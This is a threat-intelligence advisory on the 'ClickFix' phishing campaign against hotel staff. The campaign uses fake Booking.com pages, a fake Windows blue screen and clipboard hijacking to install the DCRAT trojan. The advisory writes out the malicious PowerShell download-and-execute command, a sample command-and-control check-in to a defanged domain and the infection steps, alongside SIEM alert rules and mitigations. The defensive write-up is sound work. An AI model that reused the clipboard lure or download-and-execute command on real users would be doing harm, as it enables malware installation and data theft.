ClickFix Attack Uses Fake Windows BSOD to Push Malware
ClickFix Social Engineering DCRAT Phishing Fake BSOD Hospitality Sector
Overview

A sophisticated social engineering campaign dubbed "ClickFix" targets hospitality industry employees through phishing emails impersonating Booking.com cancellation and refund notices. The attack employs a multi-stage deception technique combining high-fidelity website cloning, fake Windows Blue Screen of Death (BSOD) displays, and clipboard manipulation to trick victims into executing malicious commands. Victims clicking phishing links are directed to fraudulent Booking.com-themed websites that simulate slow loading, then force the browser into full-screen mode displaying a convincing fake BSOD error screen.
The fake crash screen includes instructions to "fix" the problem by opening the Windows Run dialog (Win+R) and pasting a command (Ctrl+V)—the malicious PowerShell script has already been automatically copied to the victim's clipboard via JavaScript. When executed, the PowerShell command downloads a .NET project that is compiled on-the-fly using MSBuild.exe, a legitimate Microsoft build tool, creating a malware binary (often named staxs.exe) that is actually DCRAT (Dark Crystal RAT), a commodity remote access trojan.
The malware uses process hollowing to inject itself into legitimate Windows processes, running in-memory to evade detection, and establishes command-and-control (C2) communication for remote system access. Attackers leverage DCRAT for credential theft, data exfiltration, lateral movement, and in observed cases, deployment of cryptocurrency mining malware for financial gain.
The campaign demonstrates advanced social engineering leveraging user panic and trust in system error messages to bypass technical security controls. The hospitality sector's reliance on booking platforms and frequent processing of cancellation/refund requests makes employees particularly vulnerable to this deception.
Campaign Specifications
| Attribute | Details |
|---|---|
| Campaign Name | ClickFix |
| Attack Type | Social Engineering, Phishing, Fake BSOD, Clipboard Hijacking |
| Target Sector | Hospitality (hotels, resorts, travel agencies, property management) |
| Target Geography | Global (hospitality industry worldwide) |
| Impersonated Brand | Booking.com |
| Phishing Theme | Booking cancellation, refund notice |
| Initial Vector | Phishing emails |
| Malicious Payload | DCRAT (Dark Crystal RAT), cryptocurrency miners |
| Delivery Method | Malicious link → fake website → fake BSOD → user executes PowerShell |
| Social Engineering | Fake Windows BSOD, simulated system crash, urgent "fix" instructions |
| Clipboard Manipulation | JavaScript auto-copies malicious PowerShell command to clipboard |
| Execution Tool | PowerShell.exe, MSBuild.exe (legitimate Microsoft tools) |
| Compilation Method | On-the-fly .NET project compilation via MSBuild.exe |
| Malware Binary | staxs.exe (DCRAT RAT) |
| Injection Technique | Process hollowing (injection into legitimate Windows processes) |
| Execution Location | In-memory (fileless characteristics) |
| Persistence | DCRAT standard persistence (registry Run keys, scheduled tasks) |
| C2 Protocol | Encrypted communication (DCRAT standard) |
| Secondary Payload | Cryptocurrency miners (XMRig, other) |
| Campaign Status | Active |
| Known Domains | low-house[.]com, others |
Technical Details
Attack Chain Overview
Phishing Email (Booking.com Theme)
    ↓
User Clicks Malicious Link
    ↓
Fake Booking.com Website Loads
    ↓
JavaScript: Simulate Loading Delay
    ↓
JavaScript: Force Browser Full-Screen
    ↓
JavaScript: Display Fake BSOD
    ↓
JavaScript: Copy Malicious PowerShell to Clipboard
    ↓
User Follows Instructions: Win+R → Ctrl+V → Enter
    ↓
PowerShell Downloads .NET Project
    ↓
MSBuild.exe Compiles Project → staxs.exe (DCRAT)
    ↓
Process Hollowing: Inject into Legitimate Process
    ↓
In-Memory Execution + C2 Communication
    ↓
Remote Access, Data Theft, Crypto Mining
Stage 1: Phishing Email

Email Characteristics:
- Sender Spoofing: Emails appear from Booking.com or related booking platforms
- Subject Lines: "Booking Cancellation Request", "Refund Processing Required", "Urgent: Reservation Modification"
- Target: Hospitality staff (front desk, reservations, management)
- Content: Legitimate-looking cancellation/refund notice with booking reference numbers
- Call to Action: Link to "view cancellation details" or "process refund"
Stage 2: Fake Booking.com Website

Website Cloning:
- High-Fidelity Clone: Near-perfect replica of Booking.com partner portal
- Legitimate Appearance: Booking.com logo, branding, color scheme, UI elements
- SSL Certificate: Often uses valid HTTPS (Let's Encrypt free certificates) to appear trustworthy
- Domain Typosquatting: Similar domains (booking-partners[.]com, booking-services[.]net, low-house[.]com)
Stage 3: Fake BSOD Display

Visual Accuracy: Fake BSOD mimics Windows 10/11 BSOD aesthetics:
- Blue background (#0078D7 - official Windows blue)
- White text with Segoe UI font
- Sad face emoticon
:( - Progress indicator (fake percentage count)
- Realistic error codes (0x0000007B, etc.)
- Official-looking instructions
Stage 4: Clipboard Manipulation
User Action: Victim follows displayed instructions:
- Press Win+R (opens Windows Run dialog)
- Press Ctrl+V (pastes malicious command from clipboard)
- Press Enter (executes PowerShell command)
Attack Scenario
Step-by-Step Exploitation
-
Phishing Email Sent
Attacker sends targeted phishing email to hospitality employees:- Target: reservations@seaside-resort.com
- Subject: "Urgent: Booking Cancellation #BK92847561 - Refund Required"
- Body: Professional-looking Booking.com cancellation notice with legitimate formatting
- Link: hxxps://low-house[.]com/booking/cancel?ref=BK92847561
Email appears urgent, requiring immediate action to process refund and avoid penalties.
-
User Clicks Malicious Link
Hotel front desk employee handling reservations clicks link to view cancellation details. Browser openslow-house[.]comwhich loads fake Booking.com partner portal. Site uses HTTPS with valid certificate, displaying legitimate-looking Booking.com branding, logo, and UI elements. Employee believes this is official Booking.com website. -
Fake Loading Screen
Page displays "Loading booking details..." with spinning animation for 3-4 seconds. This builds anticipation and makes subsequent "error" appear more credible. After delay, page displays error message:Employee clicks Retry button to load booking details.⚠️ Error Loading Page We're experiencing technical difficulties loading your booking information. This may be due to browser compatibility issues. [Retry] [Cancel] -
Full-Screen Fake BSOD
JavaScript requests full-screen mode (browser prompts user to allow). Employee approves full-screen, expecting to view booking details. Immediately, browser displays pixel-perfect fake Windows BSOD:- Blue screen with white text
- Sad face emoticon
:( - "Your PC ran into a problem and needs to restart"
- Progress indicator showing fake percentage (0%... 5%... 10%... stuck at 10%)
- Error code:
0x0000007B INACCESSIBLE_BOOT_DEVICE
Employee panics, believing system has crashed. BSOD includes instructions:
To fix this issue immediately: 1. Press Windows Key + R 2. Press Ctrl + V to paste the fix command 3. Press Enter to execute (The fix command has been copied to your clipboard) -
Clipboard Poisoned
While employee reads fake BSOD instructions, JavaScript has automatically copied malicious PowerShell command to Windows clipboard:powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('hxxps://low-house[.]com/stage2/payload.ps1')"Employee unaware that clipboard now contains malicious command.
-
User Executes Malicious Command
Employee follows instructions displayed on fake BSOD:- Presses Win+R → Windows Run dialog opens
- Presses Ctrl+V → Malicious PowerShell command pastes into Run dialog
- Employee sees long PowerShell command but trusts instructions believing it will "fix" the crash
- Presses Enter → PowerShell executes hidden in background
-
PowerShell Downloads .NET Project
PowerShell command executes:1. Downloads payload.ps1 from low-house[.]com 2. payload.ps1 downloads project.zip (contains .NET malware source code) 3. Extracts ZIP to C:\Users\[user]\AppData\Local\Temp\build_project\ 4. Invokes MSBuild.exe to compile MaliciousProject.csproj 5. MSBuild creates staxs.exe in bin\Release\ folderAll activity occurs in background with no visible windows. Employee still looking at fake BSOD.
-
DCRAT Malware Executes
PowerShell script executesstaxs.exe:1. staxs.exe runs (DCRAT loader) 2. Creates suspended svchost.exe process 3. Performs process hollowing: injects DCRAT into svchost.exe memory 4. Resumes svchost.exe thread → DCRAT executes as svchost.exe 5. Establishes persistence via registry Run key 6. Deletes temporary files (project.zip, build_project folder)After execution, PowerShell script closes fake BSOD (exits full-screen), redirects browser to legitimate Booking.com. Employee believes "fix" worked and system recovered.
-
C2 Communication Established
DCRAT (running as svchost.exe) connects to C2 server:POST hxxps://c2.malicious-domain[.]com/api/checkin User-Agent: Mozilla/5.0 ... Body (encrypted): { "bot_id": "A7F3B92D", "hostname": "SEASIDE-FRONT-DESK", "username": "reservations", "os": "Windows 10 Pro", "ip": "192.168.1.50", "av": "Windows Defender" }Attacker receives new bot registration, begins command tasking.
-
Post-Exploitation Activities
Attacker leverages DCRAT access:Credential Theft:
- Extracts browser saved passwords (Chrome): 50+ credentials including hotel management portal, email accounts, booking platforms
- Keylogger captures typed credentials: property management system (PMS) login
Data Exfiltration:
- Downloads guest database exports from Desktop folder
- Exfiltrates financial reports, credit card processing logs
- Steals reservation data (guest PII: names, emails, phone numbers, payment details)
Lateral Movement:
- Uses harvested PMS credentials to access hotel's property management system
- Pivots to file server using domain credentials captured via keylogger
Cryptocurrency Mining:
- Deploys XMRig Monero miner via DCRAT
- Miner runs during idle hours, consuming CPU resources
- Mining pool: Attacker-controlled wallet receives cryptocurrency
Persistence and Expansion:
- Creates additional backdoor accounts on compromised system
- Spreads to other front desk workstations via shared network folders
- Maintains long-term access for continued espionage and financial gain
DCRAT Capabilities
Remote Access and Control:
- Execute arbitrary commands via cmd.exe or PowerShell
- Upload/download files
- File manager (browse, delete, rename files/folders)
- Process manager (list, kill, start processes)
- Registry editor (read, write, delete registry keys)
Credential Theft:
- Browser password extraction (Chrome, Firefox, Edge, Opera)
- Windows Credential Manager harvesting
- Email client credentials (Outlook, Thunderbird)
- FTP client credentials (FileZilla, WinSCP)
- Keylogger functionality
Surveillance:
- Screenshot capture (single or periodic)
- Webcam activation and image capture
- Microphone recording
- Clipboard monitoring
Persistence:
- Registry Run keys:
HKCU\Software\Microsoft\Windows\CurrentVersion\Run - Scheduled tasks
- Startup folder
- WMI event subscriptions
Additional Modules:
- Cryptocurrency miner deployment (XMRig)
- Ransomware module (encryption capabilities)
- DDoS functionality
- Lateral movement tools
Impact Assessment
Extensive data exposure and credential theft:
- Guest PII: Names, addresses, emails, phone numbers, credit card details stolen from hotel reservation systems
- Financial Data: Credit card processing logs, payment gateway credentials, financial reports exfiltrated
- Business Intelligence: Occupancy rates, pricing strategies, guest preferences exposed to competitors or sold on dark web
- Employee Credentials: Email passwords, system logins, booking platform credentials harvested via keylogger and browser password extraction
- Organizational Data: Internal communications, vendor contracts, operational procedures accessed
Hospitality sector handles sensitive payment card data (PCI DSS scope) and personal information—breach creates regulatory and reputational risk.
Potential for data and system manipulation:
- Reservation Tampering: Attackers could modify bookings, cancel reservations, alter pricing in property management systems
- Financial Fraud: Manipulate payment processing, redirect refunds to attacker-controlled accounts
- Guest Data Alteration: Modify guest records for identity theft or fraudulent bookings
- System Configuration: Alter security settings, disable monitoring tools, create backdoor accounts
- Ransomware Risk: DCRAT can deploy ransomware modules, encrypting guest databases and operational systems
Integrity violations can disrupt hotel operations and create liability for fraudulent transactions.
Operational disruption and resource consumption:
- Cryptocurrency Mining: CPU/GPU resources consumed by XMRig miner, degrading system performance for legitimate operations (slow check-in/check-out, reservation system lag)
- System Instability: DCRAT persistence mechanisms and process injection may cause crashes or freezes
- Ransomware Deployment: If attacker deploys ransomware, reservation systems, guest databases, and operational systems encrypted and unavailable
- Incident Response: System quarantine during investigation disrupts front desk operations, requires manual reservation handling
- Network Congestion: Data exfiltration and C2 communication consume bandwidth
Peak availability impact if ransomware deployed or critical systems compromised during high-occupancy periods.
Compromise extends across hospitality supply chain:
- Multi-Property Impact: Hotel chains with centralized management systems face spread to multiple properties
- Booking Platform Integration: Compromised credentials for Booking.com, Expedia, Airbnb partners threaten broader platform integrity
- Payment Processor Risk: Stolen payment gateway credentials affect merchant accounts and transaction processing
- Guest Privacy: Guests across multiple hotels affected if attacker accesses centralized reservation databases
- Regulatory Cascade: GDPR (EU guests), PCI DSS (payment cards), state breach notification laws trigger compliance obligations
Single compromised hotel can expose data across entire hospitality network and booking ecosystem.
Mitigation Strategies
Email and Phishing Defenses
-
Email Security Gateway: Deploy advanced email filtering:
- Link Rewriting: Rewrite URLs in emails to proxy through security gateway for real-time analysis
- Sandboxing: Detonate linked websites in sandbox environment before delivering email
- Brand Impersonation Detection: Flag emails claiming to be from Booking.com, Expedia, other booking platforms
- DMARC/DKIM/SPF Validation: Verify sender authenticity
-
User Awareness Training:
- Phishing Simulations: Regular simulated phishing exercises mimicking ClickFix tactics
- Booking Platform Verification: Train staff to verify booking communications via official platform login (don't click email links)
- BSOD Recognition: Educate employees that real Windows BSOD cannot occur in web browser
- Real BSOD: Full system crash, computer restarts automatically
- Fake BSOD: Only browser window, can close or press Esc to exit full-screen
- Never Paste Unknown Commands: Train users never to paste commands from websites into Windows Run dialog
-
Email Banners: Add visual warnings to external emails:
[EXTERNAL EMAIL] This email originated outside the organization.
Do not click links or open attachments unless you verify the sender.
Detection and Monitoring
-
SIEM Alert Rules:
Alert 1: PowerShell executing with "DownloadString" in command line Alert 2: MSBuild.exe execution from user temp directories Alert 3: New process creation by MSBuild.exe (unusual parent-child relationship) Alert 4: svchost.exe with network connections to non-Microsoft domains Alert 5: Registry Run key modifications from temp directories -
Network Monitoring:
- DNS Monitoring: Alert on newly registered domains (< 30 days old)
- C2 Indicators: Block known DCRAT C2 domains and IP addresses
- TLS Inspection: Decrypt HTTPS to inspect encrypted C2 communication
- Beaconing Detection: Identify regular intervals in outbound connections (DCRAT check-in patterns)
-
Clipboard Monitoring: Monitor clipboard for suspicious content:
- Alert when clipboard contains PowerShell commands with
IEX,DownloadString,-ExecutionPolicy Bypass - Tools: Sysmon Event ID 24 (clipboard content), custom clipboard monitors
- Alert when clipboard contains PowerShell commands with
-
Browser Security: Prevent JavaScript clipboard access:
Chrome/Edge Policy (GPO):
DefaultClipboardSetting = 2 (block)

Firefox: about:config
dom.event.clipboardevents.enabled = false
Web Security
-
URL Filtering: Block malicious domains:
- Deploy web proxy with URL filtering (Cisco Umbrella, Zscaler, Palo Alto DNS Security)
- Block known ClickFix domains:
low-house[.]com, others from IOC feeds - Block newly registered domains (< 7 days) for high-risk users
-
Browser Isolation: Remote browser isolation (RBI):
- Render external websites in isolated container
- Prevent JavaScript from accessing local system (clipboard, full-screen)
- Deliver only rendered pixels to user's browser
-
Content Security Policy: For organization's own websites, implement CSP headers:
Prevents malicious scripts from accessing clipboard or requesting full-screen.Content-Security-Policy: script-src 'self' 'nonce-random123'; fullscreen 'none'; clipboard-read 'none'; clipboard-write 'none';
User Behavior Controls
-
Privilege Management: Restrict user capabilities:
- Standard users should not have admin rights
- Implement Least Privilege Access Model (LPAM)
- Use Privileged Access Workstations (PAWs) for administrative tasks
-
Keyboard Shortcut Restrictions: Disable Win+R for standard users (see PowerShell Restrictions above)
-
Session Recording: Monitor high-risk activities:
- Record user sessions for front desk terminals handling payment data
- Review recordings during security incidents to identify actions taken
Hospitality-Specific Mitigations
-
Booking Platform Verification: Establish procedures:
- Never click links in booking notifications—always log into platform directly
- Verify cancellations via official platform portal or phone support
- Implement two-person verification for large refunds or unusual cancellations
-
PCI DSS Compliance: For payment card data protection:
- Segment payment systems from general office network
- Encrypt payment data at rest and in transit
- Implement strong access controls for payment systems
-
Property Management System (PMS) Security:
- Enforce MFA for PMS access
- Restrict PMS access to specific workstations (not general-use PCs)
- Monitor PMS logs for suspicious database queries or data exports
Resources
Threat Intelligence
Last Updated: January 6, 2026